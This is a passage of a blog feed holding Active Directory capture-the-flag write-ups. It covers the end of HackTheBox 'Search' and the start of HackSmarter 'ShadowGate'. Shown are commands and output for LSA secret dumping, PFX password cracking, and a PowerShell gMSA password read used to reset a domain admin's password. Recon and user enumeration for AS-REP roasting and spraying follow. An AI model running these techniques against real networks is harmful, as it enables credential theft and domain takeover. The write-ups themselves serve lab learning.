└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> TRISTAN.DAVIES <span class="nt">-p</span> <span class="s1">'Iamwin123!'</span> <span class="nt">--lsa</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] search.htb<span class="se">\T</span>RISTAN.DAVIES:Iamwin123! <span class="o">(</span>Pwn3d!<span class="o">)</span>
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span><span class="k">*</span><span class="o">]</span> Dumping LSA secrets
SMB         10.129.229.57   445    RESEARCH         SEARCH<span class="se">\R</span>ESEARCH<span class="nv">$:</span>aes256-cts-hmac-sha1-96:29d9b2d4f91dc5102bd53e1574fa88eac1c40cdc107f9d7ec671a7f15d2ad9d9
SMB         10.129.229.57   445    RESEARCH         SEARCH<span class="se">\R</span>ESEARCH<span class="nv">$:</span>aes128-cts-hmac-sha1-96:89559380f987b6b98c5cdbd53134fce0
SMB         10.129.229.57   445    RESEARCH         SEARCH<span class="se">\R</span>ESEARCH<span class="nv">$:</span>des-cbc-md5:9d85d06297d080dc
SMB         10.129.229.57   445    RESEARCH         dpapi_machinekey:1d5ae75a9dc16c4c0086718b1b71a1c7a46a77f1
SMB         10.129.229.57   445    RESEARCH         dpapi_userkey:9306fa0881afe36b246e61acbeba87de42178e01
SMB         10.129.229.57   445    RESEARCH         <span class="o">[</span>+] Dumped 6 LSA secrets
</code></pre></div></div>

<hr />

<h3 id="method-2-alternative-pfx-certificate--powershell-dsinternals">Method 2 (Alternative): PFX Certificate + PowerShell DSInternals</h3>

<p>Inside the <code class="language-plaintext highlighter-rouge">RedirectedFolders$</code> share, in <code class="language-plaintext highlighter-rouge">Sierra.Frye</code>’s personal folder, specifically under <code class="language-plaintext highlighter-rouge">Downloads/Backups</code>, we find a <code class="language-plaintext highlighter-rouge">.pfx</code> file:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>smbclient.py <span class="nv">$DOMAIN</span>/Sierra.Frye:<span class="s1">'$$49=wide=STRAIGHT=jordan=28$$18'</span>@<span class="nv">$IP</span>
<span class="c"># use RedirectedFolders$</span>
<span class="c"># cd sierra.frye/Downloads/Backups</span>
<span class="c"># ls</span>
<span class="nt">-rw-rw-rw-</span>       2643  Fri Jul 31 11:04:11 2020 search-RESEARCH-CA.p12
<span class="nt">-rw-rw-rw-</span>       4326  Mon Aug 10 16:39:17 2020 staff.pfx
<span class="c"># get staff.pfx</span>
</code></pre></div></div>

<p>Before trying to read it, we confirm the file type:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>file staff.pfx
staff.pfx: data
</code></pre></div></div>

<p>If we try to read the certificate, it asks for a password:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>openssl pkcs12 <span class="nt">-in</span> staff.pfx <span class="nt">-nokeys</span> <span class="nt">-out</span> certificate.pem
Enter Import Password:
Mac verify error: invalid password?
</code></pre></div></div>

<p>John the Ripper can extract the hash from a <code class="language-plaintext highlighter-rouge">.pfx</code> file, so we use it to pull the hash and then crack it:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>pfx2john staff.pfx <span class="o">&gt;</span> certificate_hash
</code></pre></div></div>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HTB]
└─<span class="nv">$ </span>john certificate_hash <span class="nt">--wordlist</span><span class="o">=</span>/usr/share/wordlists/rockyou.txt 
Loaded 1 password <span class="nb">hash</span> <span class="o">(</span>pfx, <span class="o">(</span>.pfx, .p12<span class="o">)</span> <span class="o">[</span>PKCS#12 PBE <span class="o">(</span>SHA1/SHA2<span class="o">)</span> 256/256 AVX2 8x]<span class="o">)</span>
misspissy        <span class="o">(</span>staff.pfx<span class="o">)</span>     
1g 0:00:01:32 DONE <span class="o">(</span>2026-09-22 01:50<span class="o">)</span>
Session completed. 
</code></pre></div></div>


<p>The certificate’s password is <strong><code class="language-plaintext highlighter-rouge">misspissy</code></strong>. We import it into the browser and access the ADCS portal at <code class="language-plaintext highlighter-rouge">https://RESEARCH.search.htb/certsrv</code>:</p>

<p><img src="/assets/images/posts/Search-HTB/image10.png" alt="ADCS panel in the browser with the staff.pfx certificate imported" /></p>

<p>We log in with <code class="language-plaintext highlighter-rouge">Sierra.Frye</code>’s credentials using the certificate:</p>

<p><img src="/assets/images/posts/Search-HTB/image11.png" alt="Successful authentication on the ADCS portal using sierra.frye's certificate" /></p>



<p>From there, the following PowerShell block (DSInternals module) reads the GMSA’s password and uses it to change <code class="language-plaintext highlighter-rouge">tristan.davies</code>’s password:</p>

<p><strong>1. Get the GMSA password blob</strong></p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$gmsa</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">Get-ADServiceAccount</span><span class="w"> </span><span class="nt">-Identity</span><span class="w"> </span><span class="s1">'BIR-ADFS-GMSA'</span><span class="w"> </span><span class="nt">-Properties</span><span class="w"> </span><span class="s1">'msDS-ManagedPassword'</span><span class="w">
</span></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">Get-ADServiceAccount</code> queries the <strong>gMSA</strong> object in the directory. <code class="language-plaintext highlighter-rouge">-Properties 'msDS-ManagedPassword'</code> is the key part: that attribute isn’t returned by default and can only be read by groups holding <code class="language-plaintext highlighter-rouge">ReadGMSAPassword</code> permission — which is exactly what BloodHound showed <code class="language-plaintext highlighter-rouge">Sierra.Frye</code> has via <code class="language-plaintext highlighter-rouge">BIRMINGHAM-ITSEC</code> → <code class="language-plaintext highlighter-rouge">ITSEC</code>.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$mp</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="nv">$gmsa</span><span class="o">.</span><span class="s1">'msDS-ManagedPassword'</span><span class="w">
</span><span class="n">ConvertFrom-ADManagedPasswordBlob</span><span class="w"> </span><span class="nv">$mp</span><span class="w">
</span></code></pre></div></div>

<p><code class="language-plaintext highlighter-rouge">ConvertFrom-ADManagedPasswordBlob</code> (from the DSInternals module) decodes the binary <code class="language-plaintext highlighter-rouge">MSDS-MANAGEDPASSWORD_BLOB</code> blob and returns the GMSA’s current password. The unreadable text that shows up on the console is the actual GMSA password — it’s random and in UTF-16, which is why it looks like garbled characters, but it’s completely valid.</p>

<p><strong>2. Save the password and build the credential object</strong></p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nv">$password</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">ConvertFrom-ADManagedPasswordBlob</span><span class="w"> </span><span class="nv">$mp</span><span class="p">)</span><span class="o">.</span><span class="nf">CurrentPassword</span><span class="w">
</span><span class="nv">$SecPass</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="p">(</span><span class="n">ConvertFrom-ADManagedPasswordBlob</span><span class="w"> </span><span class="nv">$mp</span><span class="p">)</span><span class="o">.</span><span class="nf">SecureCurrentPassword</span><span class="w">
</span><span class="nv">$cred</span><span class="w"> </span><span class="o">=</span><span class="w"> </span><span class="n">New-Object</span><span class="w"> </span><span class="nx">System.Management.Automation.PSCredential</span><span class="w"> </span><span class="nx">BIR-ADFS-GMSA</span><span class="p">,</span><span class="w"> </span><span class="nv">$SecPass</span><span class="w">
</span></code></pre></div></div>

<p>The password is pulled as a <code class="language-plaintext highlighter-rouge">SecureString</code> and used to build a <code class="language-plaintext highlighter-rouge">PSCredential</code> object representing the identity of the <code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code> service account.</p>

<p><strong>3. Run the password reset acting as the GMSA account</strong></p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Invoke-Command</span><span class="w"> </span><span class="nt">-ComputerName</span><span class="w"> </span><span class="nx">127.0.0.1</span><span class="w"> </span><span class="se">`
</span><span class="w">    </span><span class="nt">-ScriptBlock</span><span class="w"> </span><span class="p">{</span><span class="n">Set-ADAccountPassword</span><span class="w"> </span><span class="nt">-Identity</span><span class="w"> </span><span class="nx">tristan.davies</span><span class="w"> </span><span class="nt">-reset</span><span class="w"> </span><span class="se">`
</span><span class="w">        </span><span class="nt">-NewPassword</span><span class="w"> </span><span class="p">(</span><span class="n">ConvertTo-SecureString</span><span class="w"> </span><span class="nt">-AsPlainText</span><span class="w"> </span><span class="s1">'Iamwin123!'</span><span class="w"> </span><span class="nt">-force</span><span class="p">)}</span><span class="w"> </span><span class="err">`</span><span class="w">
    </span><span class="nt">-Credential</span><span class="w"> </span><span class="nv">$cred</span><span class="w">
</span></code></pre></div></div>

<ul>
  <li><code class="language-plaintext highlighter-rouge">Invoke-Command</code> runs the block authenticated with <code class="language-plaintext highlighter-rouge">-Credential $cred</code>, meaning <strong>as <code class="language-plaintext highlighter-rouge">BIR-ADFS-GMSA$</code></strong>, not as <code class="language-plaintext highlighter-rouge">sierra.frye</code>. This is the key part: even though Sierra runs the command, the script block executes with the GMSA’s privileges, and it’s the GMSA that holds <code class="language-plaintext highlighter-rouge">GenericAll</code> over <code class="language-plaintext highlighter-rouge">tristan.davies</code>.</li>
  <li><code class="language-plaintext highlighter-rouge">Set-ADAccountPassword -reset</code> lets you change the password <strong>without knowing the previous one</strong>, thanks to the <code class="language-plaintext highlighter-rouge">GenericAll</code> right, which grants full control over the object.</li>
  <li><code class="language-plaintext highlighter-rouge">-NewPassword (ConvertTo-SecureString -AsPlainText 'Iamwin1234!' -force)</code> sets the new password as a <code class="language-plaintext highlighter-rouge">SecureString</code>.</li>
</ul>

<p><img src="/assets/images/posts/Search-HTB/image12.png" alt="NXC confirming Pwn3d with Tristan Davies's credentials" /></p>

<p>And that’s it.</p>

<hr />

<h2 id="11-attack-chain-summary">11. Attack Chain Summary</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>[Web Enumeration — unauthenticated]
    Site image with a password embedded in clear text
    hope.sharp : IsolationIsKey?

[Kerberoasting — hope.sharp]
    web_svc has SPN RESEARCH/web_svc.search.htb:60001
    hashcat -m 13100 + rockyou.txt → @3ONEmillionbaby

[Password Spraying — @3ONEmillionbaby]
    Edgar.Jacobs reuses web_svc's password
    Excel Phishing_Attempt.xlsx → column C (Password) hidden

[Hidden Excel column — Edgar.Jacobs]
    Copy/paste into a new sheet → column C visible
    NXC --no-bruteforce → Sierra.Frye:$$49=wide=STRAIGHT=jordan=28$$18

[BloodHound — Sierra.Frye]
    sierra.frye → BIRMINGHAM-ITSEC → ITSEC → ReadGMSAPassword(BIR-ADFS-GMSA$)
    BIR-ADFS-GMSA$ → GenericAll → tristan.davies → Domain Admins

[GMSA + GenericAll]
    NXC ldap --gmsa → NTLM hash BIR-ADFS-GMSA$
    pth-net rpc password → new password for tristan.davies
    Domain Compromised (Pwn3d!)
</code></pre></div></div>

<hr />

<p>Thanks for reading — I hope this is useful. If you have any questions, corrections, or just want to talk shop, my socials are linked on this blog.</p>

<p>Closing quote:</p>

<blockquote>
  <p><em>“Somewhere, something incredible is waiting to be known.”</em></p>

  <p>— Carl Sagan</p>
</blockquote>]]></content><author><name>Wintxx</name></author><category term="Writeups" /><category term="HackTheBox" /><category term="Active Directory" /><category term="HackTheBox" /><category term="Search" /><category term="Active Directory" /><category term="Kerberoasting" /><category term="ASREPRoasting" /><category term="Password Spraying" /><category term="GMSA" /><category term="BloodHound" /><category term="GenericAll" /><category term="ADCS" /><category term="PFX" /><category term="Certificate Authentication" /><summary type="html"><![CDATA[Search writeup (HackTheBox): web credentials, Kerberoasting, password spraying, hidden Excel column, GMSA abuse and GenericAll to DC.]]></summary></entry><entry><title type="html">ShadowGate — HackSmarter Pro Labs</title><link href="https://iamwin.xyz/writeups/hacksmarter/active%20directory/ShadowGate-HackSmarter/" rel="alternate" type="text/html" title="ShadowGate — HackSmarter Pro Labs" /><published>2026-09-21T06:17:00+00:00</published><updated>2026-09-21T06:17:00+00:00</updated><id>https://iamwin.xyz/writeups/hacksmarter/active%20directory/ShadowGate-HackSmarter</id><content type="html" xml:base="https://iamwin.xyz/writeups/hacksmarter/active%20directory/ShadowGate-HackSmarter/"><![CDATA[<h2 id="1-initial-reconnaissance">1. Initial Reconnaissance</h2>

<p>We start by verifying connectivity to the target machine. Once confirmed, we export the IP into an environment variable to avoid retyping it on every command:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>ping <span class="nt">-c</span> 4 10.1.79.82
PING 10.1.79.82 <span class="o">(</span>10.1.79.82<span class="o">)</span> 56<span class="o">(</span>84<span class="o">)</span> bytes of data.
64 bytes from 10.1.79.82: <span class="nv">icmp_seq</span><span class="o">=</span>1 <span class="nv">ttl</span><span class="o">=</span>126 <span class="nb">time</span><span class="o">=</span>108 ms
64 bytes from 10.1.79.82: <span class="nv">icmp_seq</span><span class="o">=</span>2 <span class="nv">ttl</span><span class="o">=</span>126 <span class="nb">time</span><span class="o">=</span>108 ms
64 bytes from 10.1.79.82: <span class="nv">icmp_seq</span><span class="o">=</span>3 <span class="nv">ttl</span><span class="o">=</span>126 <span class="nb">time</span><span class="o">=</span>108 ms
64 bytes from 10.1.79.82: <span class="nv">icmp_seq</span><span class="o">=</span>4 <span class="nv">ttl</span><span class="o">=</span>126 <span class="nb">time</span><span class="o">=</span>107 ms

<span class="nt">---</span> 10.1.79.82 ping statistics <span class="nt">---</span>
4 packets transmitted, 4 received, 0% packet loss, <span class="nb">time </span>3006ms
rtt min/avg/max/mdev <span class="o">=</span> 107.443/108.011/108.388/0.353 ms
</code></pre></div></div>

<p>We run a full port scan combining <code class="language-plaintext highlighter-rouge">rustscan</code> for speed and <code class="language-plaintext highlighter-rouge">nmap</code> for service fingerprinting:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>rustscan <span class="nt">-a</span> 10.1.79.82 <span class="nt">--ulimit</span> 1000 <span class="nt">-r</span> 1-65535 <span class="nt">--</span> <span class="nt">-A</span> <span class="nt">-sC</span> <span class="nt">-sV</span> <span class="nt">-o</span> nmapresult.txt
</code></pre></div></div>

<div class="language-text highlighter-rouge"><div class="highlight"><pre class="highlight"><code>PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 126 Simple DNS Plus
80/tcp    open  http          syn-ack ttl 126 Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  syn-ack ttl 126 Microsoft Windows Kerberos
135/tcp   open  msrpc         syn-ack ttl 126 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 126 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 126 Microsoft Windows AD LDAP (Domain: shadow.gate)
445/tcp   open  microsoft-ds? syn-ack ttl 126
464/tcp   open  kpasswd5?     syn-ack ttl 126
593/tcp   open  ncacn_http    syn-ack ttl 126 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 126 Microsoft Windows AD LDAP
3268/tcp  open  ldap          syn-ack ttl 126 Microsoft Windows AD LDAP
3269/tcp  open  ssl/ldap      syn-ack ttl 126 Microsoft Windows AD LDAP
3389/tcp  open  ms-wbt-server syn-ack ttl 126 Microsoft Terminal Services
5985/tcp  open  http          syn-ack ttl 126 Microsoft HTTPAPI httpd 2.0
9389/tcp  open  mc-nmf        syn-ack ttl 126 .NET Message Framing

Service Info: Host: DC01; OS: Windows
| rdp-ntlm-info:
|   Target_Name: SHADOW
|   DNS_Domain_Name: shadow.gate
|   DNS_Computer_Name: DC01.shadow.gate
|   Product_Version: 10.0.20348
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
</code></pre></div></div>

<blockquote>
  <p><strong>Ports 53, 88, 389, 445, 636 and 3268 together are the unmistakable fingerprint of a Domain Controller.</strong> The single most valuable detail here: SMB signing is enabled but <strong>not enforced</strong> — this leaves the door open for NTLM relay attacks later in the chain.</p>
</blockquote>

<p>We generate the <code class="language-plaintext highlighter-rouge">/etc/hosts</code> entry directly with NetExec so the domain resolves cleanly:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">--generate-hosts-file</span> hosts
SMB  10.1.79.82  445  DC01  <span class="o">[</span><span class="k">*</span><span class="o">]</span> Windows Server 2022 Build 20348 x64 <span class="o">(</span>domain:shadow.gate<span class="o">)</span> <span class="o">(</span>signing:False<span class="o">)</span> <span class="o">(</span>DC:True<span class="o">)</span>

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span><span class="nb">cat </span>hosts
10.1.79.82     DC01.shadow.gate shadow.gate DC01
</code></pre></div></div>

<p>We add that line to <code class="language-plaintext highlighter-rouge">/etc/hosts</code> and export our session variables:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">export </span><span class="nv">IP</span><span class="o">=</span>10.1.79.82
<span class="nb">export </span><span class="nv">DOMAIN</span><span class="o">=</span>shadow.gate
<span class="nb">export </span><span class="nv">FQDN</span><span class="o">=</span>DC01.shadow.gate
</code></pre></div></div>

<hr />

<h2 id="2-anonymous-smb-enumeration">2. Anonymous SMB Enumeration</h2>

<p>We probe SMB with a null session and the built-in <code class="language-plaintext highlighter-rouge">guest</code> account:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> <span class="s1">''</span> <span class="nt">-p</span> <span class="s1">''</span>
SMB  10.1.79.82  445  DC01  <span class="o">[</span>+] shadow.gate<span class="se">\:</span>

┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>nxc smb <span class="nv">$IP</span> <span class="nt">-u</span> <span class="s1">'guest'</span> <span class="nt">-p</span> <span class="s1">''</span>
SMB  10.1.79.82  445  DC01  <span class="o">[</span>-] shadow.gate<span class="se">\g</span>uest: STATUS_ACCOUNT_DISABLED
</code></pre></div></div>

<p>The null session authenticates successfully, but share enumeration returns <code class="language-plaintext highlighter-rouge">STATUS_ACCESS_DENIED</code>. We escalate to <code class="language-plaintext highlighter-rouge">enum4linux-ng</code> to extract everything possible without credentials:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span>enum4linux-ng <span class="nt">-A</span> <span class="nt">-v</span> 10.1.79.82 2&gt;&amp;1
ENUM4LINUX - next generation <span class="o">(</span>v1.3.10<span class="o">)</span>

<span class="o">[</span>+] LDAP is accessible on 389/tcp
<span class="o">[</span>+] LDAPS is accessible on 636/tcp
<span class="o">[</span>+] SMB is accessible on 445/tcp
<span class="o">[</span>+] Appears to be root/parent DC
<span class="o">[</span>+] Long domain name is: shadow.gate
<span class="o">[</span>+] Server allows authentication via username <span class="s1">''</span> and password <span class="s1">''</span>
<span class="o">[</span>+] Found 12 user<span class="o">(</span>s<span class="o">)</span> via <span class="s1">'querydispinfo'</span>

<span class="s1">'1103'</span>: username: ATHENA
<span class="s1">'1104'</span>: username: mbrownlee  <span class="o">(</span>Marcel Brownlee<span class="o">)</span>
<span class="s1">'1109'</span>: username: bbrown     <span class="o">(</span>Bob Brown<span class="o">)</span>
<span class="s1">'1110'</span>: username: jtrueblood <span class="o">(</span>James Trueblood<span class="o">)</span>
<span class="s1">'1112'</span>: username: jsmith     <span class="o">(</span>John Smith<span class="o">)</span>
<span class="s1">'1113'</span>: username: clocke     <span class="o">(</span>Caroline Locke<span class="o">)</span>
<span class="s1">'1114'</span>: username: tclarke    <span class="o">(</span>Todd Clarke<span class="o">)</span>
<span class="s1">'1115'</span>: username: jbradford  <span class="o">(</span>John Bradford<span class="o">)</span>
<span class="s1">'1116'</span>: username: amoss      <span class="o">(</span>Angela Moss<span class="o">)</span>
<span class="s1">'500'</span>:  username: Administrator
<span class="s1">'501'</span>:  username: Guest

<span class="o">[</span>+] Found policy:
Domain password information:
  Password <span class="nb">history </span>length: 24
  Minimum password length: 8
  Minimum password age: 1 day 4 minutes
  Maximum password age: 365 days
  - DOMAIN_PASSWORD_COMPLEX: <span class="nb">false
</span>Domain lockout information:
  Lockout threshold: 10
  Lockout duration: 3 minutes
  Lockout observation window: 3 minutes
</code></pre></div></div>

<p>A single unauthenticated query hands us a goldmine:</p>

<table>
  <thead>
    <tr>
      <th>Finding</th>
      <th>Tactical Implication</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>9 domain users enumerated</td>
      <td>Wordlist ready for AS-REP Roasting and password spraying</td>
    </tr>
    <tr>
      <td>Password complexity disabled</td>
      <td>Weak passwords highly probable</td>
    </tr>
    <tr>
      <td>Lockout threshold: 10 attempts</td>
      <td>Safe to spray up to 9 attempts per account</td>
    </tr>
    <tr>
      <td>ADCS-Reader group (RID 1601)</td>
      <td>ADCS is deployed in this environment — ESC vulnerabilities likely</td>
    </tr>
    <tr>
      <td>SMB signing not enforced</td>
      <td>NTLM relay viable against SMB services</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="3-as-rep-roasting--first-credential">3. AS-REP Roasting — First Credential</h2>

<p>With our user list ready, we run AS-REP Roasting. This attack targets accounts where <strong>Kerberos pre-authentication is disabled</strong> (<code class="language-plaintext highlighter-rouge">UF_DONT_REQUIRE_PREAUTH</code>): the KDC replies with a ticket encrypted with the user’s key without verifying who asked for it, letting us capture it and crack it offline.</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>┌──<span class="o">(</span>iamwin㉿0xWin<span class="o">)</span>-[~/Documents/HackSmarter]
└─<span class="nv">$ </span><span class="nb">cat</span> <span class="o">&gt;</span> users.txt <span class="o">&lt;&lt;</span> <span class="sh">'</span><span class="no">EOF</span><span class="sh">'
ATHENA
mbrownlee
bbrown
jsmith
clocke
tclarke
jbradford
amoss
jtrueblood
</span><span class="no">EOF
</span></code></pre></div></div>

